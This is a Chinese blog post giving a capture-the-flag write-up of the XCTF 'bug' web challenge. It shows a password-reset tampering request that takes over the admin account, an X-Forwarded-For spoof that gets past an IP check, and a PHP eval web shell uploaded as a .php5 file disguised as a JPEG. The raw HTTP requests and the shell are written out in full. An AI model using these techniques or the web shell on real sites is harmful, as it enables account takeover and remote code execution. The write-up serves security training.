bug-xctf

原创

怪味巧克力 于 2020-06-04 19:02:48 发布 196 收藏

分类专栏： CTF—web

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/nicesa/article/details/106556131

版权


CTF—web 专栏收录该内容

21 篇文章 3 订阅

订阅专栏

0x01

进入页面，发现有登陆界面，有注册，有找回密码。我们先试试，所以这里我们先注册一个用户




123

123


2015/01/01

123



UID:6 Registered success!


注册成功，那么我们登陆看看有没有什么值得关注的地方



Hello，123，Welcome


:)


看我箭头标的地方，第一个提示我们的用户是123，然后还有其他的几个功能，这几个其他的功能都可以进，唯独第二个Manage无法进去，提示信息如下



Sorry，You are not admin!


所以，我们不是admin用户，那么如何登陆admin用户呢？首先注册肯定不行，因为账号已存在，那么我们怎么搞到admin的密码呢？还有一个功能我们忽略了，那就是找回密码，我们进去看看




123

2015/01/01


123



Yes,You are 123

:)


到这里，思路就是我们进行抓包，在数据上传的时候，我们将admin密码改成123456，这样我们就可以用123登陆admin用户了



```
POST /index.php?module=findpwd&step=2&doSubmit=yes HTTP/1.1
Host: 220.249.52.133:35393
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 26
Origin: http://220.249.52.133:35393
Connection: close
Referer: http://220.249.52.133:35393/index.php?module=findpwd&step=1&doSubmit=yes
Cookie: PHPSESSID=6d2n2pfae401n9ed47p0t9v3q2
Upgrade-Insecure-Requests: 1

username=123&newpwd=123456
```

将这里的123改成admin




Reset successfully!

提示修改成功

0x02


登陆admin用户



Hello，admin，Welcome

:)

成功登陆admin用户，我们看看第二个功能Manage




IP Not allowed!

提示我们ip不正确，所以猜测可能是ip检测，所以我们绕过它

```
x-Forwarded-For: 127.0.0.1
```


成功进去



Where Is The Flag?

:)


没有什么有用的信息，我们查看源码



```
<!doctype html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Manager</title>
</head>
<body>
<style type="text/css">
* { margin: 0px; padding: 0px; }
.clearfix:after { content: "."; display: block; height: 0px; clear: both; visibility: hidden; }
.wbox { width: 500px; margin: 20px auto }
.switchTab { border-bottom: 1px solid #CCC; margin-bottom: 10px }
.switchTab a { color: #444; font-size: 13px; background: #F5F5F5; display: block; text-decoration: none; border-top-left-radius: 5px; border-top-right-radius: 5px; float: lef
.switchTab a.cur { color: #888; background: #FFF; }
.profileTable { font-size: 13px; width: 100%; margin: 10px 0px; border-collapse: collapse; }
.profileTable td { border-top:1px solid #CCC; border-bottom: 1px solid #CCC; padding: 5px; }
.profileTable td:nth-of-type(2n+1) { font-weight: bold; text-align: center; }
.px { border: 1px solid #CCC; padding:5px 3px; border-radius: 5px; margin:5px 0; width: 150px }
button.px { display: block; font-size: 15px; width: 100px; height: 35px; background: #36C; border-radius: 3px; border: none; color: #FFF }
</style>

<div class="wbox">
    <div class="container">
        <p>Where Is The Flag?</p>
        <p style="font-size:100px">: )</p>
    </div>
</div>
<!-- index.php?module=filemanage&do=???-->
</body>
</html>
```

箭头处提示我们有这个功能，通过分析应该是文件上传，所以do后面应该是upload，我们尝试一下




Just image?

:)

果然进去，那么接下来就是上传操作了，猜测应该是我们上传成功的话就会回显flag

0x03


先随便上传一个，看看有没有什么提示



It is not a Image!

提示我们不是图片，所以我们得上传一个图片才行，图片内容我们写

```
<?php @eval($_POST['123']);?>
```




Something shows it is a php!

上传后提示这个信息，说明检测到了里面是php，所以估计检测的是我们的内容，所以我们需要修改内容，将内容修改为


```
<script language="php">@eval($_POST['123']);</script>
```

重新上传后提示以下信息




You know what I want!

所以，我们现在需要截包，先用jpg绕过本地检测，然后将文件后缀改为php使服务器将其解析为php



It is a php!

结果它仍然检测到我们是php，所以肯定是检测了后缀，经过尝试，php5可以进行绕过，所以将后缀改为php5，得到flag



```
Origin: http://220.249.52.133:35393
Connection: close
Referer:
http://220.249.52.133:35393/index.php?module=filemanage&do=upload
Cookie: PHPSESSID=6d2n2pfae40ln9ed47p0t9v3q2; user=
4b9987ccafacb8d8fc08d22bbca797ba
Upgrade-Insecure-Requests: 1

-----------------------------12492326391836235998136637065 5
Content-Disposition: form-data; name="upfile"; filename="1.php5"
Content-Type: image/jpeg

<script language="php">@eval($_POST['123']);</script>
-----------------------------124923263918362359981366370655--
```

```
<html>
  <head>
    <title>
      Message
    </title>
    <meta charset="UTF-8" />
  </head>
  <body>
    <script>
      alert('you have get points,here is the flag:cyberpeace{7e9d1ad1a34c320f8f319f511467fb30}');
    </script>
    <script>
      window.location.href='index.php'
    </script>
  </body>
</html>
```